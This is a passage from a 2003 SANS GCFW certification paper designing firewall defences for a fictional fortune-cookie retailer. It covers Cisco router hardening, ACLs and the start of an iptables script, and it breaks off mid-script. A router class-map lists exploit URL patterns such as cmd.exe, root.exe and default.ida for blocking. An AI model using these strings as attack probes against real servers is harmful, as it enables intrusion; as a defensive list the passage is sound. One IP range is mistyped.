



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

SANS GIAC Firewall Analyst Practical Assignment (GCFW)

Timothy Miller
Version 1.9

© SANS Institute 2003, Author retains full rights.

11 July 2003

Abstract

The paper outlines the network security architecture of GIAC Enterprises (“GIAC”), a company that deals in the online sale of fortune cookies. Included within the paper is an analysis of GIAC’s business operations, a detailed description of the configuration of a number of key network components and the audit results for the primary firewall. Also included are descriptions of three different attacks on a previous GCFW assignment.

© SANS Institute 2003, Author retains full rights.

Table of Contents

Assignment 1 – Security Architecture	1
Background information	1
Business operations and IT requirements	1
Network design.....	3
Design justifications.....	7
Assignment 2 – Security Policy and Tutorial	9
Border router.....	9
Netfilter firewall.....	14
Check Point VPN-1 / FW-1 & VPN tutorial	24
Assignment 3 – Verify the Firewall Policy	37
Overview.....	37
Audit planning.....	37
Conduct of audit.....	39
Test results	40
Evaluation	46
Assignment 4 – Design Under Fire	47
Design chosen.....	47
Attack against the firewall.....	47
Denial of service attack.....	50
Internal system compromise.....	52
Appendix A – Netfilter / iptables chains & NAT information.....	53
Chains.....	53
NAT table	55
Appendix B – Sendmail exploit code.....	56

Assignment 1 – Security Architecture

Background information

GIAC Enterprises (“GIAC”) is an Australian-based company which deals in the online sale of fortune cookie sayings. They are the largest fortune cookie sayings company in Australia.

The business operations of GIAC have 5 core IT components:

- Customers – companies or individuals that purchase bulk online fortunes;
- Suppliers – companies that supply GIAC with their fortune cookie sayings;
- Partners – international companies that translate and resell fortunes;
- GIAC employees located on GIAC’s internal network; and
- GIAC’s mobile sales force and teleworkers.

The company has been in the fortune cookie business for 10 years, with the move to an Internet-based business model occurring 2 years ago. This move created a number of new opportunities for GIAC, including:

- easier access to markets outside of Australia, particularly the lucrative Asian market;
- the possibility of a reduced cost base;
- access to a larger number of fortune cookie saying suppliers; and
- increased communication and business options with GIAC’s partner organisations, customers suppliers and mobile sales force.

Business operations and IT requirements

Customers

Following GIAC’s move to an Internet-based business model, approximately 90% of customers interact with GIAC via the Internet. Customers can access the GIAC.com.au web page and browse the site using HTTP. This section of the web site provides general company information, contact and high level product details.

To access the detailed product, pricing and ordering area of the site, a customer must have an account on the web site. This account can be created by the customer online and will only grant the customer access to the Customer section of the web site.

When a customer logs in using their account, all further information is secured using HTTPS, until that user logs out. When logged on, a customer can view all available fortune cookies, place orders, and alter their details.

The GIAC Internet-based approach is based on using an application from an Australian web application developer, which uses the IBM Websphere application and a DB2 database.

Suppliers

Prior to the move to an Internet-based business, GIAC only dealt with 2-3 Australian suppliers. The stability of the relationships that GIAC had with these suppliers resulted

in GIAC establishing ISDN connections, which allowed the suppliers to view GIAC's upcoming orders and supply fortune cookie saying accordingly.

However, one of the drivers for moving to an Internet-based business model was the significantly larger number of fortune cookie suppliers that GIAC would have access to through the Internet. This has resulted in GIAC's relationships with their suppliers being more flexible. Consequently, all suppliers interact with GIAC through the same web site that customers use, however they access the Supplier section of the site. This access is controlled via the privileges that are associated with each user's account.

The account creation steps are different for suppliers than customers. Customers were able to create accounts for themselves online, as they were only able to place orders and view product information. This is all publicly available information. However, as suppliers are able to view confidential information, such as future sales/order information, the account creation steps are more stringent, including:

- Suppliers contacting GIAC and providing relevant company details;
- GIAC performing a thorough analysis of the company and determining whether they will accept goods from the supplier; and
- If the supplier is successful, creating an account for the supplier.

Partners

GIAC's IT relationship with its partners is very similar to that of its customers and suppliers. Once again, the partners will access the information they require, and perform the relevant transaction through the GIAC web site. While GIAC's move to an Internet-based business resulted in major changes to its relationships with its suppliers and customers, the changes have been more minor with its partners. The existing Australian partners were retained, and a number of specific partners have been engaged in the markets that GIAC is targeting, particularly China and south-east Asia. Access through the Internet was seen by all partners as being the easiest way to communicate.

Internal employees

All internal employees are able to access the Internet via HTTP and HTTPS for web surfing. In addition, email traffic via SMTP is also allowed through to the Internet. While GIAC considered FTP access, as it can increase the risk of virus problems and encourage employees to download inappropriate / non-work related material, it is not allowed from the Internal network. However, FTP access is available from a workstation in the Application and database zone which will be used for downloading patches, service packs, anti-virus signature files etc.

Mobile sales force

The mobile sales force access the GIAC internal network via a VPN using Check Point NG VPN-1 / Firewall-1 SmallOffice. Each user has the Check Point NG SecureClient VPN client installed on their laptop, with the standard laptop SOE being Windows 2000. A user connects by firstly accessing the Internet through a dial-up account with Telstra,

Australia's largest ISP. When a user connects, they are authenticated through Check Point VPN-1 and the internal domain.

Check Point was chosen as the VPN solution as it includes a personal firewall which can be controlled by the GIAC administrators. With the mobile workers spending very little time in head office, and extended periods of time connected to the Internet, the SecureClient was seen as the best way of securing these computers.

Vendor access

The web application vendor is responsible maintaining the web application they developed, including installing patches and hot fixes, and performing upgrades. Consequently, they have a VPN connection into the GIAC environment, which terminates at the Check Point VPN-1 / Firewall-1. The Check Point VPN-1 SecureClient software is installed on two management workstations in the vendor's Head Office Operations room.

Network design

Design and background information


GIAC's network is provided in Figure 1, with a number of different zones being created by the structure, including the:

- external network;
- web server zone;
- database and application server zone; and
- internal network.

All servers in the environment, unless explicitly stated are Red Hat Linux 8.0 servers, running hot-swappable RAID 5 disks, and redundant power supplies. The Red Hat Linux 8 software was chosen for a number of reasons. Firstly, the two lead system / network administrators at GIAC are more proficient in Red Hat Linux than any other operating system. As a number of the servers being deployed will be sitting in a hostile environment, it was deemed that the most secure platform would be the one which the administrators were most knowledgeable with.

Secondly, as GIAC is still only a relatively small company, they are seeking to minimize their software licensing costs, and are using open source products wherever possible (also as a result of the administrator's knowledge), apart from the use of Check Point NG VPN-1 / Firewall-1 and the web application using Websphere and DB2.

Figure 1 – GIAC network design



External network

The external network contains two devices: a Cisco 2621XM router and a Netfilter firewall.

Border router

The border router is a Cisco 2621XM router running IOS version 12.2. This is a medium performance router which is relatively inexpensive and capable handling the required filtering.

GIAC user statistics and projections indicate that this router will easily be capable of handling the anticipated traffic increases over the next 2-3 years. Logging via syslog has been enabled on the router, with data being passed back to the syslog server in the database and application server zone via UDP 514.

Web server firewall

The web server firewall is Netfilter version 1.2.8, running on Red Hat 8.0. This version of Netfilter contains a number of bug fixes over 1.2.7a¹, and was required to be built into Red Hat 8.0, as it comes with a pre-built version of 1.2.7a. The firewall is running on a Dell PowerEdge 1650 server, which is a relatively low cost server with acceptable performance and supports Red Hat 8.0². The server has been configured with RAID 5.

To support the defence in depth principles, Red Hat 8.0 has been hardened on this host in a number of ways. Firstly, only the required modules were installed and secondly, a GIAC Red Hat Linux lockdown script was run, which the GIAC administrators designed based on the Center for Internet Security Linux security benchmark tool³ and the Official Red Hat Linux Security Guide⁴.

Web server zone

The web servers and the external mail/DNS/NTP server are the only servers in the network that can be connected to directly from the Internet, apart from the VPN.

Web server

This is one web server in this zone, which only contains the GIAC web pages. No fortune cookie data is stored on this server. It is running Apache 2.0.45, as the version of Apache that is packaged with Red Hat 8.0 (2.0.40) has been identified as containing a number of vulnerabilities⁵.

This server has been hardened using the GIAC Red Hat Linux lockdown script. Apache has been secured by following the Apache Software Foundation security tips⁶ and the SANS Defence In-Depth tips⁷.

External mail, DNS & NTP server

This machine serves as a mail relay server, a DNS server and a NTP server. It is running Sendmail 8.12.9 (which is the latest release that fixes a security hole identified on 29 March 2003), BIND 9.2.2 and NTP 4.1.1. The mail server performs two roles: it receives all mail from the Internet and forwards it to the internal mail server, and receives all mail from the internal mail server and sends it out to the Internet. The NTP daemon queries the Deakin University Stratum-2 server at 4am each morning, with all other servers in the environment querying this server to synchronise time. The synchronisation of time across the environment is important for effective logging.

IDS workstation

To minimise costs, GIAC have used a Dell Precision workstation rather than a server to act as an IDS in this zone. The workstation is running a minimal install of Red Hat 8, with Snort 2.0 installed. This machine sends all Snort messages via syslog back to the Logging server in the Database and application server zone.

Due to the placement of this IDS machine, it will detect any attacks from the Internet targeting the web server on port 80, the mail/DNS/NTP server on ports 25 (TCP), 53 (UDP) and 123 (UDP) and the Check Point NG FW-1 VPN-1 server. Apart from the VPN connections, no other traffic is allowed into this environment from the Internet, unless a connection has been established from the inside. In addition, it will detect any attacks into the web server zone from the GIAC internal environment or application and database server zone.

However, it will not detect attacks on the web server via 443 due to the SSL encryption and will not detect any other attacks which have been launched on the GIAC environment, but have been blocked by the perimeter router and firewall.

Database and application server zone

Check Point Firewall-1 / VPN-1

There are two firewalls which are load balanced and responsible for splitting the two zones in the network. They are running Check Point NG FP3 Hotfix-2 on a minimal Red Hat Linux 8.0 installation. These firewalls also provide a VPN connection for the GIAC mobile teleworkers and for web application vendor administrative access. They are administered from the two GIAC administrators Windows 2000 workstations in the GIAC internal network.

Application servers

To increase the security of the environment, GIAC decided to place the application and database servers on a different network segment to the web servers. There are two application servers running Websphere on Dell PowerEdge 2650 servers, with one server in a redundant mode. The only devices which are able to communicate with these servers, apart from the vendor maintenance access through the VPN, are the web servers. Both servers perform logging, with all logs being sent to the Administration workstation in the same network zone.

Database servers

The database servers are running DB2 version 8 on Dell PowerEdge 2650 servers, with one server in redundant mode. To further improve security, through the configuration of the Check Point firewall, these servers only receive vendor management traffic via the VPN or traffic from the application servers. This has been configured through the use of TCP wrappers. Both servers perform logging, with the logs sent to the Administration workstation in the same network zone.

Internal mail server

This machine serves as a mail relay server and is running the same software as the external mail server, Sendmail 8.12.9. This mail server is accessed from the GIAC

internal network, and forwards outbound mail to the external mail server. In addition, for inbound mail, it receives mail from the external mail server.

Administration workstation

This workstation is used for monitoring all of the zones in the GIAC environment and does this via a number of ways:

- it receives all syslog information produced from all servers in the environment, as well as the border router;
- it receives all Snort traffic from the Web server and internal network zones, and is also running Snort 2.0 for the Application and database zone;
- has ACID and MySQL installed to allow for easy monitoring of all messages received.

Patch workstation

This workstation is used to hold all patches and hot fixes for the devices in the GIAC Internet infrastructure. The workstation queries the relevant FTP sites, such as Red Hat, Cisco and IBM on a nightly basis, to determine if the version of software that is being run in the GIAC environment is up-to-date. If not, the revised version is downloaded and the GIAC administrators are notified. This then enables the administrators to review the update and determine if it needs to be installed to maintain the security of the environment.

Internal network

IDS workstation

Another IDS workstation is positioned in the internal network, detecting any attacks that people with access to this network are performing. Although there is a very limited number of people with access to this network zone, GIAC management determined that the placement of an IDS sensor here was important, as a recent KPMG study suggested that the majority of attacks occur from within the organisation.⁸

This workstation sends all logging information to the Administration workstation in the Application / Database zone.

GIAC administrator workstations

The GIAC administrators have two workstations in the Internal network. From these workstations, they are able to administer devices within the Web and Application and database zones, including the Check Point firewalls. These workstations are running Windows 2000 Professional.

Design justifications

To increase the security, including the confidentiality, integrity and availability of the GIAC environment, a number of measures have been taken. These measures support the Defence In-Depth approach.

Use of multiple security technologies

Different firewall technologies have been put in place in the environment, with Netfilter used as a perimeter firewall and Check Point NG used to split the internal zones. By

using multiple firewall technologies, GIAC are increasing the security as it reduces the likelihood of a vulnerability being detected that will affect both firewalls.

While GIAC could have used one firewall with more network interface cards, by using two, they have increased the difficulty an attacker will have in gaining access to the internal and database/application server zones, as two exploits or configuration weaknesses will need to be exploited.

In addition, by using Check Point VPN-1 as the internal firewall, this allows the VPN traffic from the web application vendor and the mobile workers to pass through the less secure web server zone encrypted.

Single points of failure

Within the environment, GIAC have attempted to reduce the number of single points of failure by running redundant servers. However, single points of failure still exist for all devices apart from the application and database servers and Check Point firewalls, as when GIAC performed a risk analysis and cost / benefit analysis on removing these points, it was deemed that it would be costing more than the cost of a failure occurring. The cost of failure included both monetary losses, such as lost sales, and an estimate of the reputational costs for an outage occurring.

To minimise the possibility of failures occurring at these points and minimise the cost if a failure were to occur, GIAC have taken a number of steps, including:

- running all servers and network devices with redundant hardware, such as hot-swappable RAID 5 disks and redundant power supplies;
- having a number of spare Dell PowerEdge 2650 and 1650 servers stored on site;
- maintenance and hardware agreements in place with Dell and Cisco, which include 2 hour turnaround times for replacement hardware;
- images and backups being kept for all operating systems builds in the environment, including for the border router IOS and configuration, Netfilter firewall, web, database and application servers, mail/DNS/NTP server and Check Point firewalls;
- a thorough backup regime in place, covering the router configuration and all devices. In addition, this regime includes offsite storage of tapes and regular restore tests of these tapes; and
- business continuity plans in place, if an outage were to occur for an extended period of time.

Separation of web, application and database servers

Separating the web, application and database servers, rather than installing them on one server, increases the security of the environment, as this allows the application and database servers to be hidden from the Internet. Under this approach with the appropriate firewall rules in place, if an attacker wishes to gain access to the backend data they have to attempt to gain access to the web server, then the application server and then the database server, via the limited ports and proprietary protocols that are open for communication between these servers.

Assignment 2 – Security Policy and Tutorial

Border router

The first line of defence is the GIAC border router, which performs static packet filtering. The administrators have configured the router in accordance with the Cisco document “Improving Security on Cisco Routers”⁹, the SANS reading room paper “Cisco Router Hardening Step-by-Step”¹⁰ and the SANS Track 2 documentation¹¹. This configuration supports the Defence In-Depth principles, as it filters out traffic that should never enter or leave the GIAC network

Please note that when the router configuration was developed, the administrators decided that every configuration command would be explicitly stated, rather than relying on the default setting. For example, although the default configuration of IOS 12.2 disables TCP “small-servers”, the administrators have still explicitly included the disable command in the configuration.

This approach was taken so that it would be easier to implement a baseline security standard across routers, irrespective of the default settings of the IOS version running.

Router IOS configurations

Securing the router

The following commands are required for secure password management:

```
enable secret <password>  
service password-encryption
```

The enable secret command encrypts the administrative password using MD5 hashing. The service password-encryption command encrypts any other passwords in the configuration, such as telnet passwords. However, these passwords are still capable of being reversed as the Cisco-defined encryption algorithm is relatively weak.

Two usernames and passwords are added to the router for authenticating users accessing the router via the console. These are added as follows:

```
username <username> password 7 <encrypted password>  
username <username> password 7 <encrypted password>
```

The “7” in the command indicates that the Cisco-defined encryption algorithm will be used to encrypt the password.

To control interactive access through virtual terminals or “VTYs”, the following access list is created, and applied to the lines in line configure mode:

```
access-list 10 permit host 192.168.2.5 log  
access-list 10 permit host 192.168.3.50 log  
access-list 10 permit host 192.168.3.51 log  
access-list 10 deny any any log
```

```
line vty 0 4  
access-class 10 in
```

```
password <password>
login
transport input ssh
```

This configuration only permits 3 hosts from accessing the router using SSH: the administrative server in the application / database zone, and the two workstations of the network administrators in the internal zone. SSH is used for performing network management and administration, as it is significantly more secure than telnet.

The following command, applied in global configuration mode, guards against an attacker being able to perform a DoS by tying up all VTYs indefinitely:

```
service tcp-keepalives-in
```

Access to the auxiliary port is to be restricted. Access via the console requires a user to authenticate with a username and password (as specified above) and a timeout figure of 3 minutes has been put in place.

```
line aux 0
  no exec
  transport input none
```

```
line con 0
  exec-timeout 3
  login local
```

A warning banner is applied for legal recourse reasons.

```
banner login ^C
WARNING: Authorised users only. The activity on this device is logged and reviewed for
unauthorised activity.
^C
```

A number of services that are not needed are explicitly disabled:

```
no service tcp-small-servers
no service udp-small-servers
no ip bootp server
no ip finger
```

In addition, the GIAC administrators have determined that the risks in using SNMP for network management, the HTTP interface for router configurations and the Cisco Discovery Protocol (CDP) are too great, so these services are also explicitly disabled:

```
no ip http server
no snmp-server
no cdp run
```

The router has been configured to send log files to the administration server in the application / database zone, using the following commands:

```
logging on
no logging console
logging 100.1.1.20
service timestamps log datetime msec
```

Securing IP routing

A number of commands can be used to further secure the GIAC environment from attack, including:

```
no ip directed-broadcast
no ip source-route
no ip redirects
no ip unreachable
ip cef (required for the following reverse path forwarding command)
ip verify unicast reverse-path
```

These commands, apart from ip cef which is configured from global mode, are configured for all interfaces on the router.

External interface access list

To control access into the GIAC network, the following extended access list is created for inbound traffic on the external serial interface.

The following rules block all traffic from “spoofed” internal address ranges, multicast addresses and the loopback address.

```
access-list 101 deny ip 10.0.0.0 0.255.255.255 any
access-list 101 deny ip 172.16.0.0 0.0.255.255 any
access-list 101 deny ip 192.168.0.0 0.0.255.255 any
access-list 101 deny ip 224.0.0.0 31.255.255.255 any
access-list 101 deny ip 127.0.0.0 0.255.255.255 any
```

The following rules block any traffic from addresses unallocated IP address ranges.

```
access-list 101 deny ip 0.0.0.0 0.255.255.255 any
access-list 101 deny ip 1.0.0.0 0.255.255.255 any
access-list 101 deny ip 2.0.0.0 0.255.255.255 any
.....
access-list 101 deny ip 220.0.0.0 3.255.255.255 any
```

Block and log any “spoofed” traffic coming from the Internet with an address in the GIAC registered IP block.

```
access-list 101 deny tcp 100.1.1.0 0.0.0.255 any log
access-list 101 deny udp 100.1.1.0 0.0.0.255 any log
```

These rules block any NetBIOS traffic from entering the GIAC network.

```
access-list 101 deny tcp any any range 135 139
access-list 101 deny udp any any range 135 139
access-list 101 deny tcp any any 445
```

Blocks and logs any X-Windows, TFTP, Syslog and SNMP traffic from entering the network.

```
access-list 101 deny tcp any any range 6000 6255 log
access-list 101 deny udp any any 69 log
access-list 101 deny udp any any 514 log
access-list 101 deny udp any any range 161 162 log
```

Blocks and logs ICMP re-directs and echo requests.

```
access-list 101 deny icmp any any redirect echo log
```

The following rules permit only legitimate traffic into the GIAC network:

- Secure and non-secure traffic destined for the web server.

```
access-list 101 permit tcp any 100.1.1.13 eq 80
access-list 101 permit tcp any 100.1.1.13 eq 443
```

- Mail and DNS traffic from anywhere and NTP traffic from the Deakin University server to the external server.

```
access-list 101 permit tcp any 100.1.1.12 eq 25
access-list 101 permit udp any 100.1.1.12 eq 53
access-list 101 permit udp 128.184.1.1 100.1.1.12 eq 123
```

- Allow VPN traffic to reach the internal firewall / VPN gateway. For connection fault tracking reasons, these connections are also logged.

```
access-list 101 permit udp any 100.1.1.16 eq 500 log
access-list 101 permit esp any 100.1.1.16 log
access-list 101 permit ah any 100.1.1.16 log
```

Deny and log all other traffic.

```
access-list 101 deny any any log
```

This access list is assigned using the following commands:

```
interface serial 0
  access-group 101 in
```

Internal interface access list

To secure the GIAC environment, we need to also secure what information we want to pass from the GIAC environment to the Internet, as well as from the Internet in. The following egress filter explicitly denies the most sensitive of traffic from passing out of the network, and is created for inbound traffic on the internal interface of the router.

Blocks NetBIOS information which could come from the GIAC internal network

```
access-list 102 deny tcp any any range 135 139
access-list 102 deny udp any any range 135 139
access-list 102 deny tcp any any 445
```

Block and log any X-Windows information

```
access-list 102 deny tcp any any range 6000 6255 log
```


Block and log TFTP, Syslog, SNMP and ICMP information

```
access-list 102 deny udp any any 69 log
access-list 102 deny udp any any 514 log
access-list 102 deny udp any any range 161 162 log
access-list 102 deny icmp any any host-unreachable
access-list 102 deny icmp any any echo-reply
access-list 102 deny icmp any any time exceeded
access-list 102 permit 100.1.1.0 0.0.0.255
access-list 102 deny any any log-input
```

This access list is assigned using the following commands:

```
interface eth0
  access-group 102 in
```

Additional configurations

To further secure the GIAC environment against attack, the administrators have implemented a class map, which blocks HTTP URLs that are used to exploit common vulnerabilities. Both Apache and Microsoft Internet Information Server (IIS) exploits have been included in this map, as although GIAC only uses Apache web servers, this map will remove any “junk” IIS traffic before it gets rejected by the Apache web servers. This supports the defence in-depth principles as without these maps, the only method of defence is the web server itself.

```
class-map match-any http-hacks
  match protocol HTTP URL "*ONERROR*"
  match protocol HTTP URL "*HTdigest*"
  match protocol HTTP URL "*nph-test-cgi*"
  match protocol HTTP URL "*default.ida*"
  match protocol HTTP URL "*.ida*"
  match protocol HTTP URL "*cmd.exe*"
  match protocol HTTP URL "*root.exe*"
  match protocol HTTP URL "*_vti_bin*"
  match protocol HTTP URL MIME "*readme.exe*"
  match protocol HTTP URL MIME "*readme.eml"
```

```
policy-map mark-inbound-http-hacks
  class http-hacks
    set ip dscp 1
```

Assign the service policy to inbound traffic on the serial interface.

```
interface serial 0
  service-policy input mark-inbound-http-hacks
```

After making the changes to the configuration, it is saved:

```
copy running-config startup-config
```

and the router is rebooted to make sure that it loads and runs the configuration successfully.

Netfilter firewall

GIAC are using a Netfilter version 1.2.8 firewall for perimeter protection. As outlined in Assignment 1, only the required Red Hat Linux modules have been installed and the GIAC Red Hat Linux lockdown script, which was developed by the administrators, was run on the server.

When configuring the firewall, a number of documents were referenced, including the Iptables Tutorial by Oskar Andreasson¹², the Linux 2.4 Packet Filtering HOWTO¹³ and Linux netfilter Hacking HOWTO¹⁴.

The following table outlines the rules that need to be included in the firewall rule set to enable the network, and consequently the business, to function correctly. The default policy on each chain within the firewall has been set as deny.

Rule #	Source IP address	Destination IP address	Destination ports	Business justification
Inbound traffic				
1.	Internet (0.0.0.0/0)	Web server (100.1.1.13)	TCP 80 & 443	Customer, supplier & partner access to web site.
2.	Internet (0.0.0.0/0)	External Mail / DNS / NTP server (100.1.1.12)	TCP 25	Inbound email
3.	Telstra dial-up address range (144.135.0.0/16) & web app. vendor access (2.2.2.2)	Check Point VPN firewall (100.1.1.16)	UDP 500, ESP (IP 50) and AH (IP 51)	VPN traffic for GIAC teleworkers and for web app. vendor administrative access
4.	Internet (0.0.0.0/0)	Mail / DNS / NTP server (100.1.1.12)	UDP 53	DNS services
5.	GIAC Internet router (100.1.1.254)	Administration server (192.168.2.5) Need non-NAT'ed address	UDP 514	Syslog information from the Internet router to the logging server
Outbound traffic				
6.	External Mail / DNS / NTP server (100.1.1.12)	Internet	TCP 25	Outbound email

Rule #	Source IP address	Destination IP address	Destination ports	Business justification
7.	GIAC internal network (192.268.3.0/24)	Internet	TCP 80 & 443	Web access for GIAC employees
8.	Patch workstation (192.168.2.6)	Internet	TCP 21 & 80	Allows patch workstation to automatically download patches and updated software.
9.	Mail / DNS / NTP server (100.1.1.12)	Deakin University Stratum-2 NTP server (128.184.1.1)	UDP 123	Network Time Protocol (NTP) time synchronisation data

To implement the firewall rules, the GIAC administrators use a script based that loads the appropriate kernel modules, further locks down the server and implements the rules. This script and the supporting details are provided below. The comments have been highlighted in bold. The chains, through the output of the iptables -L command, and the NAT tables (iptables -t nat -nL) are in Appendix A.

```
#!/bin/sh
# The following script was written by Tim Miller, June 2003 for the
# SANS GIAC Certified Firewall Analyst assignment.
# The script configures a Netfilter firewall v1.2.8, with two
# interfaces.

#
# 1. Load appropriate modules

#
# 1.1 Explicitly disable IP forwarding

echo "0" > /proc/sys/net/ipv4/ip_forward

#
# 1.2 Load appropriate modules

/sbin/depmod -a
/sbin/modprobe ip_tables
/sbin/modprobe ip_conntrack
/sbin/modprobe iptable_filter
/sbin/modprobe iptable_mangle
/sbin/modprobe iptable_nat
/sbin/modprobe ipt_LOG
/sbin/modprobe ipt_limit
/sbin/modprobe ipt_state
/sbin/modprobe ip_conntrack_ftp
/sbin/modprobe ip_nat_ftp

#####
```

```
#
# 2. IPTables Configuration.

IPTABLES="/sbin/iptables"

#####

#
# 3. Set default DROP policy for all built-in chains

$IPTABLES -P INPUT DROP
$IPTABLES -P OUTPUT DROP
$IPTABLES -P FORWARD DROP

#####

#
# 4. Definitions
# 4.1 Internet Configuration.

INET_IP="100.1.1.253"
ROUTER_IP="100.1.1.254"
HTTP_IP="100.1.1.13"
MAIL_DNS_NTP_IP="100.1.1.12"
ADMIN_IP="100.1.1.20"
VPN_IP="100.1.1.16"
TELSTRA_RANGE="144.135.0.0/16"
VENDOR_IP="2.2.2.2"
GIAC_RANGE="100.1.1.0/24"
INET_IFACE="eth0"

#
# 4.2 DMZ Configuration.

DMZ_HTTP_IP="192.168.1.3"
DMZ_MAIL_DNS_NTP_IP="192.168.1.2"
DMZ_VPN_IP="192.168.1.6"
DMZ_PATCH_IP="192.168.2.6"
DMZ_IP="192.168.1.1"
DMZ_IFACE="eth1"
DMZ_WEB_RANGE="192.168.1.0/24"
DMZ_APPDB_RANGE="192.168.2.0/24"
INT_RANGE="192.168.3.0/24"

#
# 4.3 Localhost Configuration.

LO_IFACE="lo"
LO_IP="127.0.0.1"

#
# 4.4 Other definitions

CLASS_A="10.0.0.0/8"
CLASS_B="172.16.0.0/12"
CLASS_C="192.168.0.0/16"
CLASS_D_MC="224.0.0.0/4"
```

CLASS_E_RES="240.0.0.0/5"

```
#####

#
# 5. Kernel parameters

# 5.1 Disable response to ping

/bin/echo "1" >/proc/sys/net/ipv4/icmp_echo_ignore_all

#
# 5.2 Disable response to broadcasts

/bin/echo "1" >/proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

#
# 5.3 Don't accept source routed packets

/bin/echo "0" >/proc/sys/net/ipv4/conf/all/accept_source_route

#
# 5.4 Disable ICMP redirect acceptance

for interface in /proc/sys/net/ipv4/conf/*/accept_redirects; do
    /bin/echo "0" >${interface}
done

#
# 5.5 Enable bad error message protection

/bin/echo "1" >/proc/sys/net/ipv4/icmp_ignore_bogus_error_responses

#
# 5.6 Turn on reverse path filtering

for interface in /proc/sys/net/ipv4/conf/*/rp_filter; do
    /bin/echo "1" >${interface}
done

#
# 5.7 Log spoofed packets, source routed packets and redirect
# packets.

/bin/echo "1" >/proc/sys/net/ipv4/conf/all/log_martians

#####

#
# 6. Rules

#
# 6.1 Bad TCP packets
# The following command creates a chain for bad tcp packets.
# Bad TCP packets are defined as packets that do not have a SYN
```

```
# bit set, yet do not have an entry in the state table.

$IPTABLES -N bad_tcp_packets

# The following commands add the content to the bad TCP packets
# chain created above. The entries log and drop bad TCP packets.

$IPTABLES -A bad_tcp_packets -p tcp ! --syn -m state --state NEW \
-j LOG --log-prefix "New not syn:"
$IPTABLES -A bad_tcp_packets -p tcp ! --syn -m state --state NEW \
-j DROP

#
# 6.2 Spoofed packets
# The following command creates a chain for spoofed TCP packets.
# These rules duplicate some of the kernel parameters in place,
# supporting the defence in-depth approach. Spoofed TCP packets are
# defined as those that come from the GIAC IP address range and class A
# - E addresses. These ranges have been defined in section 4.4.

$IPTABLES -N spoofed_packets
$IPTABLES -A spoofed_packets -i $INET_IFACE -s $GIAC_RANGE -j DROP
$IPTABLES -A spoofed_packets -i $INET_IFACE -s $CLASS_A -j DROP
